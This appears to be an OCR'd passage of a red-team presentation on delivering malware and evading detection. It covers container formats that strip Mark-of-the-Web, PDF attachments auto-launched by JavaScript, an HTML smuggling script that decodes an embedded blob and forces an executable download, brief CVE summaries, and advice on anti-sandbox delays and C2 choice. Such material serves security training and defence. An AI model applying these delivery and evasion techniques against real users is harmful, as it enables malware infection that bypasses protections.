
Typical Vectors - Maldocs

- There are other uncommon Office related vectors that support Auto-Execution too:
  - **vdw, vsd, vsdm, vss, vssm, vstm, vst** – Visio
  - **mpd, mpp, mpt, mpw, mpx** – MS Project

- **Project_Open() anyone?**
- **Not detected**









Containerized Malware

- Starting with 7 Feb 2022, Microsoft


blocks VBA macros in documents downloaded from Internet

- Files downloaded from Internet have **Mark-of-the-Web (MOTW)** taint flag
- Office documents having MOTW flag are VBA-blocked.







https://outflank.nl/blog/2020/03/30/mark-of-the-web-from-a-red-teams-perspective/



Containerized Malware

- MOTW, We Evade
- Some Container formats **do not** propagate MOTW flag to inner files.
  - **ISO / IMG**
  - 7zip*
  - CAB
  - VHD / VHDX
- **In practice, not that much of a game changer apart from running off exotic extension**
- **Inner file w/o MOTW**





Format	Strips MOTW?	Off the shelf Windows support?	Elevation required?	Remarks
`Zip`	No	Yes	No	
`7zip`	Partially	No	No	MOTW stripped only on manual files extraction
`ISO`	Yes	Yes	No	
`IMG`	Yes	Yes	No	
`PDF`	?	Yes	No	Depends on Javascript support in PDF reader
`CAB`	No	Yes	No	Requires few additional clicks on victim-side
`VHD`	Yes	Yes	Yes	This script currently can't make directories
`VHDX`	Yes	Yes	Yes	This script currently can't make directories

https://outflank.nl/blog/2020/03/30/mark-of-the-web-from-a-red-teams-perspective/

Containerized Malware


» **PDF** can contain URL pointing to malware or **Attachments**

» Attachments are commonly used feature to package multiple docs into a single PDF


» Attachments can auto-open through Javascript in PDF

» We've seen Customers using PDFs with containing 10+ attached resources – no kidding.

```
this.exportDataObject({ cName: "foo.xls", nLaunch: 2 })
```



The Beauty of HTML Smuggling



HTML Smuggling – Deadly Effective

https://outflank.nl/blog/2018/08/14/html-smuggling-explained/

HTML smuggling explained

Stan Hegt | August 14, 2018

- Gets passed through the most aggressive Web Proxy policies
- Proxies, Sandboxes, Emulators, Email Scanning => BYPASSED
- Malicious file embedded in HTML in Javascript.
- MUST employ anti-sandbox/-headless + timing delays
  - Deploy a decoy doc if unsure

    Ex: hacklikea.red/file.html

download

Causes the browser to treat the linked URL as a download. Can be used with or without a value:

- Without a value, the browser will suggest a filename/extension, generated from various sources:
  - The `Content-Disposition` HTTP header
  - The final segment in the URL path
  - The media type (from the `Content-Type` header, the start of a `data:` URL, or `Blob.type` for a `blob:` URL)

```
k8FbziY9SLKN60xDsIr22TuXP3fMIGYMIGApH4wfDELMAkGA1UEBhMCVVMxEzARBgNVBAgTCld
  TWljcm9zb2Z0IFRpbWUtU3RhbXAgUENBIDIwMTACEzMAAAD50wuyGQEawS0AAAAAAPkwIgQg
  Ul0QPJu8ARWTAVtsKDSMdUzyypwX4I2BYq5fVrlCAEVrG+cPdfblwv7mnWsbbbksTEMyszzm
  oxGIv37LsvJizTo3IvB2k2x7+9tx7sFczZ0eTT+59uSZNaOt1zNt5mnw8wUs6GrqqcipkGTk
var obf_data = obf_base64ToArrayBuffer(obf_file);
var obf_blob = new Blob([obf_data], {type: 'application/octet-stream'});
var obf_fileName = 'Autoruns64.exe';

// msSaveOrOpenBlob
if (window.navigator['msSaveOrOpenBlob']) {
    window.navigator['msSaveOrOpenBlob'](obf_blob, obf_fileName);
}
else {
    var obf_a = document.createElement('a');
    document.body.appendChild(obf_a);
    obf_a.style = 'display: none';

    // createObjectURL
1   var obf_url = window.URL['createObjectURL'](obf_blob);
    obf_a.href = obf_url;

    // download
2   obf_a['download'] = obf_fileName;

    obf_a.click();

    // revokeObjectURL
3   window.URL['revokeObjectURL'](obf_url);
}
```

(Not So) Typical Vectors – 0-days / CVEs

» 0-days are rare, but usually are **undetectable**

» Public CVEs are also a good way to gain an initial foothold on the vulnerable systems, **but there is a risk of being detected**

CVE-2018-17213-Authentication Bypass-PrinterOn

The PrinterOn web application, versions 4.1.4 and lower, is vulnerable to Authentification Bypass attacks that allows attackers to gain access via a crafted GET request. Even if the print server is secured to allow only valid users to authenticate, and has the "Allow Guest" functionality turned off, the vulnerability still occurs.

CVE-2020-13965: Cross-Site Scripting (XSS) via Malicious XML Attachment in Roundcube Webmail

A Cross-Site scripting (XSS) vulnerability exists in Roundcube versions before 1.4.5 and 1.3.12.
By leveraging the parsing of "text/xml" attachment, an attacker can bypass the Roundcube script filter and execute arbitrary malicious JavaScript in the victim's browser when the malicious attachment is clicked/previewed.

CVE-2021-46362: Unauthenticated SSTI in Magnolia CMS

In Magnolia (versions <=6.2.3) the registration and/or forgotten-password forms use FreeMarker in order to send emails with dynamic content. By inserting malicious content in the "fullname" parameter, an unauthenticated attacker may perform SSTI (Server-Side Template Injection) attacks which can leverage FreeMarker in order to obtain RCE (Remote Code Execution).

Evasion In-Depth

Evasion In-Depth-> Across The Kill-Chain

- **Apply Evasion Regime At Every Attack Step**
- Across the Kill-Chain
  - Each stage of cyber kill-chain comes with unique **challenges**
  - Each **challenge** needs to be modelled from **detection** surface point-of-view
  - Each **detection** area to be addressed with Unique **Evasion**


Installation

- **KILLER EVASION:**
  - **BEWARE OF USING COBALT STRIKE 😕, EMPIRE, SILENTTRINITY, COVENANT, METASPLOIT**
  - They're used to fine tune EDR/XDR/AV detections. Sadly CS is a benchmark now 😕

- If your Client/Team/Employer can afford it:
  - Develop In-House Malware
  - Better - Develop In-House Mythic C2 Implant (no time wasted for UI)

- What's fancy nowadays?
  - **Nighthawk** - helluva C2, but priceyyy
  - **PoshC2** - may work just fine
  - **Sliver** - really evasive, requires mods, too heavy for my taste


    execute-assembly follows **fork & run** (beware, its loud!)



Installation

